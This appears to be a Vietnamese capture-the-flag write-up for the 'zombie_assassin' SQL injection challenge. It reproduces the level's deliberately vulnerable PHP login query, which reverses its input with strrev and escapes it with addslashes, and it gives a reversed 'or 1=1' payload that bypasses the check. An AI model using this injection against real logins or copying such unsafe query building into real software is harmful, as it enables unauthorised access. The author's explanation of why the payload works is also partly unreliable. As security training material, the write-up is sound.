



query : **select id from prob_zombie_assassin where id='321' and pw='321'**

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  $_GET['id'] = strrev(addslashes($_GET['id']));
  $_GET['pw'] = strrev(addslashes($_GET['pw']));
  if(preg_match('/prob|_|\.|\(\)/i', $_GET[id])) exit("No Hack ~_~");
  if(preg_match('/prob|_|\.|\(\)/i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id from prob_zombie_assassin where id='{$_GET[id]}' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id']) solve("zombie_assassin");
  highlight_file(__FILE__);
?>
```

Bài này từ cái tên nghe có vẻ sử dụng một phần từ bài trước đó. Thử điền query như trên thì thấy bị đảo ngược lại. Nên các query sau ta sẽ đảo ngược lại.



query : **select id from prob_zombie_assassin where id='"\' and pw='or 1=1 #'**

ZOMBIE_ASSASSIN Clear!

```php
<?php
  include "./config.php";
  login_chk();
  $db = dbconnect();
  $_GET['id'] = strrev(addslashes($_GET['id']));
  $_GET['pw'] = strrev(addslashes($_GET['pw']));
  if(preg_match('/prob|_|\.|\(\)/i', $_GET[id])) exit("No Hack ~_~");
  if(preg_match('/prob|_|\.|\(\)/i', $_GET[pw])) exit("No Hack ~_~");
  $query = "select id from prob_zombie_assassin where id='{$_GET[id]}' and pw='{$_GET[pw]}'";
  echo "<hr>query : <strong>{$query}</strong><hr><br>";
  $result = @mysqli_fetch_array(mysqli_query($db,$query));
  if($result['id']) solve("zombie_assassin");
  highlight_file(__FILE__);
?>
```

Bài này sử dụng hàm addslashes() để ta không sử dụng được dấu ‘. Tuy nhiên nếu tìm cách bypass thì có dấu “ vẫn hiệu quả. Như trên hình chỉ cần cho id = “. Phần còn lại là pw ta chỉ cần tạo 1 query luôn đúng. Vì câu query trong db chỉ cần có id là đủ.

Query: id=”&pw=#1=1 ro